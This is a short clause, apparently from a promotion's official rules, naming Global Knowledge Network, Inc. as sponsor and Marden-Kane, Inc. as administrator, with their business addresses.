8. __Sponsor:__ Global Knowledge Network, Inc., 9000 Regency Parkway, Cary, NC 27512. Administrator: Marden-Kane, Inc. 36 Maple Place, Manhasset, NY 11030.